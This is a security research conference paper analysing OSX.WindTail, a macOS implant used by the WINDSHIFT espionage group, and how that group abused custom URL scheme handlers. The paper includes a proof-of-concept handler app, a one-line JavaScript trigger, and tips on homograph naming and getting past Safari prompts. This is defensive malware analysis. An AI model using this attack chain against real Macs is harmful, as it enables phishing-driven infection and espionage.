Virus Bulletin :: VB2019 paper: Cyber espionage in the Middle East: Unravelling OSX.WindTail

Patrick Wardle

Jamf, USA

Abstract

It's no secret that many nation states possess offensive *macOS* cyber capabilities, though such capabilities are rarely publicly uncovered. However, when such tools are detected, they provide unparalleled insight into the operations and techniques utilized by advanced adversaries. In this paper, we'll comprehensively dissect one such tool, OSX.WindTail.A, the first-stage *macOS* implant utilized by the WINDSHIFT APT group (which targeted individuals of a Middle-Eastern government). After analysing the malware's unique infection vector, we'll discuss its method of persistence and its capabilities. To conclude, we'll present heuristic methods that can generically detect OSX.WindTail.A, as well as other advanced *macOS* threats.

Background

At the Hack in the Box GSEC cybersecurity conference, Taha Karim (head of the malware research labs at *DarkMatter*) presented some rather intriguing research [1].

In his presentation, he detailed a new APT group (WINDSHIFT) that engaged in highly targeted cyber-espionage campaigns. A *Forbes* article [2] also covered Karim's research, and noted that:

'[The APT] targeted specific individuals working in government departments and critical infrastructure across the Middle East.' [2]

In his talk, Karim discussed the WINDSHIFT APT group and provided an overview both of their *macOS* exploitation techniques and of their malware (OSX.WindTail.A, OSX.WindTail.B and OSX.WindTape). However, deeper technical concepts were not covered (probably due to time constraints).

Note: The aim of this paper is not simply to regurgitate Karim's excellent research. Instead, it aims to build from it by diving far deeper into the technical details of both the exploitation mechanism and the malware (OSX.WindTail.A) utilized by WINDSHIFT.

In this paper we'll first cover the technical aspects of the rather novel exploitation mechanism employed by the attackers. Following this, we'll dissect WINDSHIFT's first-stage *macOS* implant (OSX.WindTail.A) by detailing its method of persistence, its capabilities and detection. Finally, we'll (briefly) discuss various heuristic methods that can generically detect OSX.WindTail.A as well as other sophisticated macOS threats.

Remote Mac exploitation (via custom URL schemes)

In order to remotely infect their *macOS* targets, the WINDSHIFT APT group abused *macOS*'s support for custom URL schemes. Although user interaction was required, it was minimal and could be 'influenced' by the attacker. Moreover, the

fact that this infection vector succeeded in the wild (against government targets in the Middle East) illustrates that the requirement for such user interactions unfortunately did not prevent infections.

In this section of the paper, we'll first discuss custom document and URL schemes from the point of view of *macOS*. Following this, we'll illustrate exactly how the WINDSHIFT APT group abused custom URL schemes to remotely infect their targets.

On *macOS*, applications can 'advertise' that they support (or 'handle') various document types and/or custom URL schemes. Think of it as an application saying, 'if a user tries to open a document of type foo or a URL with a scheme of bar, I can handle that!'. You've surely encountered this feature of *macOS*. For example, when one double-clicks a .pdf document, Preview.app is automatically launched to handle the document. Meanwhile, in a browser, clicking a link to an application in the official *Mac App Store* launches *Apple*'s App Store.app to process the request. Unfortunately, the way *Apple* decided to implement (specifically, 'register') document handlers and custom URL schemes leaves them ripe for abuse!

Note: Though document handlers and URL schemes are slightly different, from an OS point of view, they are essential the same (and thus implemented in similar manners).

Previous research by the author [3] discussed a piece of adware (Mac File Opener) that abused custom document handlers as a stealthy way to achieve persistence. In short, as the malware 'advertised' that it supported over 200 types of files, whenever the user opened one of these file types, the malware would automatically be launched by the OS to handle (in theory to display) the document. Persistence with a twist!

Note: If there is already an application registered for a file type (e.g. .pdf, .html, etc.), it appears that it cannot (easily?) be usurped.

During the course of said research, the first question was: how did the Mac File Opener adware (or any application for that matter) 'advertise' which files it supported (and thus should be automatically invoked when such a documented was accessed by the user)? Secondly, how does the OS process and register this information? As the answers to both questions are detailed in [3], reading that paper is recommended, but we'll briefly summarize them here as well.

So how does an application tell the OS what type(s) of file it is capable of handling? The answer is in its Info.plist file. As noted, the Mac File Opener adware 'supports' over 200 file types, which can be confirmed by dumping its Info.plist (note the 'Document types' array), as shown in Figure 1.



Figure 1: Mac File Opener adware 'supports' over 200 file types, as confirmed by dumping its Info.plist.

In the 'raw' Info.plist, this information is stored in the CFBundleDocumentTypes array. *Apple* states:

'CFBundleDocumentTypes (Array - iOS, OS X) contains an array of dictionaries that associate one or more document types with your app. Each dictionary is called a type-definition dictionary and contains keys used to define the document.' [4]

Below, observe Mac File Opener's entry for the file type *.7z* (*7Zip*). Note the CFBundleTypeExtensions key, whose value is set to the file extension the adware claims to handle:

```
$ cat "Mac File Opener.app/Contents/Info.plist"
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://
www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>BuildMachineOSBuild</key>
    <string>14F27</string>
    <key>CFBundleDevelopmentRegion</key>
    <string>en</string>
    <key>CFBundleDocumentTypes</key>
    <array>
```

```
        <dict>
            <key>CFBundleTypeExtensions</key>
            <array>
                <string>7z</string>
            </array>
            <key>CFBundleTypeName</key>
            <string>DocumentType</string>
            <key>CFBundleTypeOSTypes</key>
            <array>
                <string>????</string>
            </array>
            <key>CFBundleTypeRole</key>
            <string>Viewer</string>
            <key>LSHandlerRank</key>
            <string>Alternate</string>
            <key>NSDocumentClass</key>
            <string>Document</string>
        </dict>
    ...
```

The second question is answered by understanding how *macOS* handles the 'registration' of these file or 'document' handlers. As noted in [4], this happens automatically as soon as the application is saved to the file system.

Specifically:

- An application (or malware) is downloaded (saved to the file system)
- This triggers an XPC message sent to the launch services daemon (lsd)
- The lsd parses the application's Info.plist to extract and register any 'document handlers' to a persistent database.

This can be observed via *macOS*'s built-in file monitor utility, 'fs_usage'. For example, when the Mac File Opener.app adware is saved to disk, the launch services daemon automatically parses its Info.plist file:

```
fs_usage -w -f filesystem | grep Info.plist
open     Mac File Opener.app/Contents/Info.plist lsd.16457
fstat64     F=4 lsd.16457
read     F=4 B=0x18a97 lsd.16457
```

One can dump lsd's database via the lsregister utility (found in /System/ Library/Frameworks/CoreServices.framework/Frameworks/ LaunchServices.framework/Support/). When invoked with the '-dump' flag, it will display all applications that specify 'document handlers', which were automatically registered (by lsd). For example, one can see the malicious application Mac File Opener is present, along with the documents (file types) it registered for (e.g. .7z, etc.):

```
$ lsregister -dump
...
path: /Users/user/Downloads/Mac File Opener.app
name: Mac File Opener
identifier: com.pcvark.Mac-File-Opener (0x80025f61)
executable: Contents/MacOS/Mac File Opener
--------------------------------------------------------
claim id: 31508
```

```
    name: DocumentType
    rank: Alternate
    roles: Viewer
    flags: doc-type
    bindings: .7z
...
```

Once an application's (or malware's) document handlers have (automatically!) been registered, that application will automatically be invoked any time a user attempts to open a document whose type matches a registered handler.

Digging into *macOS* internals, this registration is handled by the launch services framework. Specifically, the 'LSBundleCopyOrCheckNode' method (and '_LSBundleCopyOrCheckNode_block_invoke') handles this lookup (of matching a document type to a registered application) and then the execution of registered application:

```
(lldb) b ___LSBundleCopyOrCheckNode_block_invoke
...
(lldb) x/gx $rdx
0x700000115c48: 0x00007fd3b4a9c520
(lldb) po 0x00007fd3b4a9c520
<FSNode 0x7fd3b4a9c520> { flags = 0x00000020, path = '/Users/user/Desktop/Mac File Opener.app' }
```

In summary:

- Applications can 'advertise' that they handle various documents or file types.
- The OS will automatically register those 'document handlers' as soon as the application is saved to the file system.
- As files are opened, the 'launch services' database is consulted to execute the appropriate application to handle (read: open) the file.

Now an examination of custom URL schemes and their handlers. Again, from the point of view of *macOS*, such URL scheme handlers are basically just document handlers, but for URLs.

This also means that custom URL scheme handlers:

- are registered automatically by *macOS* as soon as the application (that 'advertises' support for such handlers) is saved to the file system
- will trigger the execution of the (automatically registered) handler application when the custom URL scheme is invoked.

As both of these actions can be triggered from a web page, it should be easy to see where this all goes wrong!

Now, let's walk through a proof of concept, to illustrate how an attacker (such as the WINDSHIFT APT group) could abuse custom URL scheme handlers to remotely infect a *Mac* (noting again that some user interaction is required).

The proof of concept is a simple *macOS* application. The logic of the application is irrelevant, however we must edit the app's Info.plist file to 'advertise' that fact that we will support a custom URL scheme. In Xcode, we add a URL types array and specify the name of our scheme (windshift://) and a URL identifier, as shown in Figure 2.

Key	Type	Value
▼Information Property List	Dictionary	(14 items)
Localization native development reg...	String	$(DEVELOPMENT_LANGUAGE)
Executable file	String	$(EXECUTABLE_NAME)
Icon file	String	
Bundle identifier	String	$(PRODUCT_BUNDLE_IDENTIFIER)
InfoDictionary version	String	6.0
Bundle name	String	$(PRODUCT_NAME)
Bundle OS Type code	String	APPL
Bundle versions string, short	String	1.0
Bundle version	String	1
Minimum system version	String	$(MACOSX_DEPLOYMENT_TARGET)
Copyright (human-readable)	String	Copyright © 2018. All rights reserved.
Main nib file base name	String	MainMenu
Principal class	String	NSApplication
▼URL types	Array	(1 item)
▼Item 0	Dictionary	(2 items)
▼URL Schemes	Array	(1 item)
Item 0	String	windshift
URL identifier	String	com.foo.bar.WindShift

Figure 2: The URL types array (CFBundleURLTypes) contains a custom URL scheme and a URL identifier.

Examining the raw Info.plist illustrates that this maps to keys such as CFBundleURLTypes, CFBundleURLSchemes and CFBundleURLName:

```
<key>CFBundleURLTypes</key>
<array>
    <dict>
        <key>CFBundleURLSchemes</key>
        <array>
            <string>windshift</string>
        </array>
        <key>CFBundleURLName</key>
        <string>com.foo.bar.WindShift</string>
    </dict>
</array>
```

As soon as this application is compiled (or downloaded) the launch services daemon will parse its bundle (specifically its Info.plist), detect the presence of the custom URL scheme handlers, and register it (them). Again, note this all happens automatically.

To confirm registration of our ‘windshift://’ URL scheme, we dump the ‘launch services’ database (via lsregister -dump). Indeed, there is the proof of concept application (WindShift.app) along with the custom URL scheme (CFBundleURLSchemes: (windshift)):

```
BundleClass: kLSBundleClassApplication
Container mount state: mounted
...
    path: ~/Projects/WindShift/DerivedData/WindShift/Build/Products/Debug/WindShift.app
    name: WindShift
    ....
    executable: Contents/MacOS/WindShift
....
```

```
    CFBundleURLTypes = (
        {
            CFBundleURLName = "com.foo.bar.WindShift";
            CFBundleURLSchemes = (
            windshift
        );
      }
    );
}
claim id:     386204
    name:     com.foo.bar.WindShift
    rank:     Default
    roles:    Viewer
    flags:     url-type
    bindings:     windshift:
```

As the custom URL handler (‘windshift’) has (automatically) been registered with the system, the proof of concept application (Windshift.app) can be now be launched directly via a browser. To confirm, one can simply ‘browse’ to the custom URL scheme, windshift://.

While older versions of popular browsers would blindly launch the application, more recent versions will now request user approval:



Figure 3: User approval request.

Even today, if the user clicks ‘Allow’, *macOS* will launch the registered application:



Figure 4: macOS launches the registered application.

With a sufficient understanding of custom URL schemes, we now briefly discuss how to leverage them to remotely exploit *Mac* systems.

First, the target must be enticed to browse to a website under the attacker's control. As we'll see, the WINDSHIFT APT group (successfully) used phishing emails for this purpose.

Once the target visits the malicious website, the website can automatically initiate the download of an archive (.zip) file that contains the malicious application (which contains a custom URL scheme handler). If the *Mac* user is using *Safari*, the archive will be unzipped automatically, as *Apple* thinks it's wise to automatically open 'safe' files. This fact is paramount, as it means the malicious application (vs. just a compressed zip archive) will now be on the user's file system, which will automatically trigger the registration of any custom URL scheme handlers!

Now that the malicious app's custom URL scheme has been registered (on the target's system), code within the malicious web page can load or 'browse' to the custom URL (for example: windshift://). This is easy to accomplish in JavaScript: location.replace('windshift://');.

Behind the scenes, *macOS* will look up the handler for this custom URL scheme – which, of course, is the malicious application (that was just downloaded). Once this lookup is completed, the OS will attempt to launch the malicious application to handle the URL request.

Luckily (for *Mac* users), as noted, in most recent versions of *Safari* this will trigger a warning (as shown in Figure 3).

However, the characters between the quotation marks in the alert are attacker-controlled, as they are the name of the application Thus, an attacker can easily make this pop-up look rather mundane, unintimidating, or even amusing:



Figure 5: The attacker controls the characters between the quotation marks.

Note: Normally an application cannot have an extension such as .txt or .com. However, as the name of the application can contain unicode characters, an attacker can leverage a homograph attack. This allows us to name the malicious application something like 'Attachment.TXT' (where the 'X' is really the Carian Letter X).

While recent versions of *Safari* will prompt the user before launching the application that has been registered to handle custom URL requests, older version of *Safari* (e.g. the default install on *El Capitan*) do not. Instead, such versions of *Safari* show no warning and blindly attempt to launch the (malicious) application.

Regardless of *Safari* version, an attacker will have one more hurdle: file quarantine.

File quarantine is responsible for the pop-up that is displayed when an application from the Internet is first launched.



Figure 6: File quarantine is responsible for the warning.

From a security point of view, the good news is that some percentage of *Mac* users will click 'Cancel'. Unfortunately, some will not – as was demonstrated by WINDSHIFT APT's successful attacks.

Note: You might be wondering about Gatekeeper. In its default configuration, Gatekeeper allows signed applications. The malware used by the WINDSHIFT APT group was signed (as is most Mac malware these days). So Gatekeeper doesn't even come into play!

Before diving into the specifics of the WINDSHIFT exploit, Figure 7 summarizes the custom URL scheme attack, with a diagrammatic overview.



Figure 7: Overview of custom URL scheme attack.

In order to initiate the exploitation of their *Mac* targets, the WINDSHIFT APT group abused several methods including malicious emails. Such emails would either contain the malware directly as an attachment or contain a phishing link to a malicious site that would trigger the custom URL scheme exploit.

In his presentation [1], Karim included the image shown in Figure 8, which illustrates a malicious WINDSHIFT email (that includes the malware as an attachment).



Figure 8: Malicious WINDSHIFT email [1].

Though no malware samples were shared by Karim, noted *Mac* security researcher Phil Stokes leveraged information contained in the above image, (i.e. the file name: Meeting_Agenda.zip) to uncover a WINDSHIFT malware sample on *VirusTotal*.

File: Meeting_Agenda.app
SHA-256: 842F8D9ACC11438DEF811F07EBAD5BC675DFFFBCF491F5F04209D31CCD6D18E5

